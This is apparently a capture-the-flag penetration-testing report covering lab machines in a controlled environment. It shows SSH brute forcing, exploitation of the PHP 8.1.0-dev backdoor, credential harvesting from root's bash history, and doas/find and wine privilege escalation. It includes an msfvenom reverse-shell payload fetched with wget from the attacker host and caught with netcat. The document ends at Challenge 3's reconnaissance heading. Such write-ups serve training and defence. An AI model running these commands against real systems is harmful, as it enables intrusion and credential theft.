0day Technology

Network Penetration Tester Report

Group Name: Byte Bandits

Version 1.0

Date Submit: 10 August 2025

TABLE OF CONTENTS

INTRODUCTION

This report documents the exploitation process for five vulnerable machines in a controlled lab environment. Each machine contained one user flag and one root flag. The primary objective was to perform reconnaissance, identify and exploit vulnerabilities, and escalate privileges to obtain both flags.

Testing was conducted in a Capture-The-Flag (CTF) format, simulating real-world penetration testing scenarios. All activities were performed within the authorized testing scope. The focus was on:

- Enumerating exposed services and applications.
- Identifying misconfigurations, weak credentials, and vulnerable applications.
- Exploiting discovered vulnerabilities to gain an initial foothold.
- Escalating privileges to achieve full system compromise.

METHODOLOGY

The assessment followed a structured, repeatable process inspired by standard penetration testing frameworks (such as the PTES), adapted for the CTF environment. Each target was approached using the following stages:


1. Reconnaissance
    - Performed active scanning with nmap to identify open ports, running services, and version information.
    - Collected banners and service fingerprints to guide targeted enumeration.
2. Enumeration
    - Leveraged public tools (e.g., gobuster, finger-user-enum) to discover hidden directories, usernames, and other exposed assets.
    - Investigated service-specific vulnerabilities and misconfigurations using online references (Exploit-DB, HackTricks, GTFOBins, etc.).
3. Exploitation
    - Applied relevant exploits or brute-force techniques to gain initial access.
    - Crafted custom payloads when required (e.g., WAR files for Tomcat, reverse shells for PHP/Wine).
    - Verified shell access and enumerated local system information.
4. Privilege Escalation
    - Checked for misconfigured sudo rules, SUID binaries, and exploitable software.
    - Used GTFOBins techniques, file write privileges, and service abuse to gain root-level access.

Flag Retrieval & Documentation

- Captured both user.txt and root.txt flags as proof of exploitation.
- Recorded commands and outputs.

CHALLENGES

Challenge #1




```
┌──(kali㉿kali)-[~/Desktop/NPT/1]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1   00:50:56:c0:00:08       VMware, Inc.
192.168.113.2   00:50:56:f2:98:2d       VMware, Inc.
192.168.113.134 00:0c:29:23:fe:62       VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.062 seconds (124.15 hosts/sec). 4 responded
```

IP: 192.168.113.134

Reconnaissance

None

```
nmap -A 192.168.113.134
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/1]
└─$ nmap -A 192.168.113.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 01:22 +08
Nmap scan report for 192.168.113.134
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
79/tcp open  finger  Linux fingerd
|_finger: No one logged on.\x0D
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:23:FE:62 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings:

- Port 22 - SSH (OpenSSH 8.4p1 Debian)
- Port 79 - Finger service (Linux fingerd)
- Port 80 - HTTP (Apache 2.4.56)


Method:
Used aggressive Nmap scan to enumerate open ports, services, and versions.
Identifying the Finger service was key because it’s uncommon and often misconfigured.

Enumeration

Tool:
https://github.com/pentestmonkey/finger-user-enum
Ref:
https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-finger.html

None

```
perl finger-user-enum.pl -U
/usr/share/seclists/Usernames/Names/names.txt -t
192.168.113.134
```



Result:
Found valid user:


- adam

Explanation:
The Finger protocol can leak valid system usernames if not disabled. This allowed us to discover ‘adam’, which we could later target via SSH brute force.

Exploitation

Tool:
Hydra SSH Brute Force
Ref:
https://book.hacktricks.wiki/en/generic-hacking/brute-force.html


```
None
hydra -l adam -P /usr/share/wordlists/rockyou.txt
ssh://192.168.113.134
```



Result:
Credentials Found:

- adam:passion

```
None
ssh adam@192.168.113.134
cat user.txt
```



user.txt
NPT{0day_4cc3ss_grant3d}

Result:
SSH as adam

Explanation:
We brute-forced SSH credentials using a common password list. Weak password passion gave us direct user access.

Privilege Escalation

Tool:
https://gtfobins.github.io/
Ref:
https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/doas/

None

```
find / -perm -u=s -type f 2>/dev/null
```

```
adam@0day:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/doas
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

None

```
cat /etc/doas.conf
```

```
adam@0day:~$ cat /etc/doas.conf
permit nopass keepenv adam as root cmd /usr/bin/find
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

None

```
doas /usr/bin/find . -exec /bin/bash \;
cat root.txt
```

```
adam@0day:~$ doas /usr/bin/find . -exec /bin/bash \;
root@0day:/home/adam# id
uid=0(root) gid=0(root) grupos=0(root)
root@0day:/home/adam# cd /root
root@0day:~# ls
root.txt
root@0day:~# cat root.txt
NPT{r00t_0wn4ge_complete}
```


root.txt
NPT{r00t_0wn4ge_complete}

Result:
Found configuration allowing ‘adam’ to run ‘find’ as root without a password.

Exploit Used:
GTFOBins - abusing ‘find’ with ‘doas’ to get a root shell.

Explanation:
‘doas’ is similar to ‘sudo’. The config allowed ‘adam’ to execute find as root. Since find can execute arbitrary commands, we used it to spawn a root shell.

Challenge #2





```
┌──(kali㉿kali)-[~/Desktop/NPT/2]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1   00:50:56:c0:00:08       VMware, Inc.
192.168.113.2   00:50:56:f2:98:2d       VMware, Inc.
192.168.113.135 00:0c:29:c1:d3:a8       VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.000 seconds (128.00 hosts/sec). 4 responded
```

IP: 192.168.113.135

Reconnaissance

```
None
nmap -A 192.168.113.135
```




Findings:
Port 22 - SSH (OpenSSH 8.4p1)
Port 80 - HTTP (Apache 2.4.56)
Port 8080 - PHP CLI Server 5.5 (PHP 8.1.0-dev)

Method:
Aggressive Nmap scanning to fingerprint running services. PHP 8.1.0-dev stood out as a vulnerable target.

Enumeration

Exploit Used:
PHP 8.1.0-dev RCE via ‘User-Agentt’ header
Ref:
https://www.exploit-db.com/exploits/49933

```
None
python3 49933.py
Enter the full host url:
http://192.168.113.135:8080/
```



Result:
Obtained remote command execution.

Explanation:
This dev build contains a backdoor that executes code sent via a specially crafted ‘User-Agentt’ header.

Exploitation

```
None
cat /root/.bash_history
```

```
$ cat /root/.bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
<h1>Zerodium</h1>
```

Method:
Enumeration via RCE.

Findings:
Found SSH credentials in /root/.bash_history:

- liam:L14mD0ck3Rp0w4

```
None
ssh liam@192.168.113.135
cat user.txt
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/2]
└─$ ssh liam@192.168.113.135
liam@192.168.113.135's password:
Linux 0day2 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Sat Aug  2 13:56:35 2025 from 192.168.113.128
liam@0day2:~$ id
uid=1000(liam) gid=1000(liam) groups=1000(liam)
liam@0day2:~$ pwd
/home/liam
liam@0day2:~$ ls
user.txt
liam@0day2:~$ cat user.txt
NPT{liam_3sc4l4t3d}
```

user.txt
NPT{liam_3sc4l4t3d}

Result:
SSH as liam

Privilege Escalation

Ref:
https://www.winehq.org/
https://www.hacknos.com/wine-privilege-escalation/


```
None
sudo -l
```

Result:
User ‘Liam’ can execute /usr/bin/wine as root.

Exploit Used:
Abuse ‘wine’ to run Windows reverse shell payload as root.

Generate payload (.exe)


```
None
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.113.128 LPORT=1234 -f exe -o shell.exe
```



Transfer payload

None


```
pyhton3 -m http.server
cd /tmp
wget http://192.168.113.128:8000/shell.exe
```



Execute the shell (setup listener first)


None

```
sudo /usr/bin/wine shell.exe
```



Listener

```
None
nc -lnvp 1234
type root.txt
```




root.txt
NPT{r00t_m4st3ry_0day}

Result:
Root shell obtained.

Explanation:
‘Wine’ allows running Windows binaries in Linux. Since it’s executed as root, any payload run through it inherits full privileges.

Challenge #3





```
┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1   00:50:56:c0:00:08       VMware, Inc.
192.168.113.2   00:50:56:f2:98:2d       VMware, Inc.
192.168.113.136 00:0c:29:10:c4:13       VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.969 seconds (130.02 hosts/sec). 4 responded
```

IP 192.168.113.136

Reconnaissance

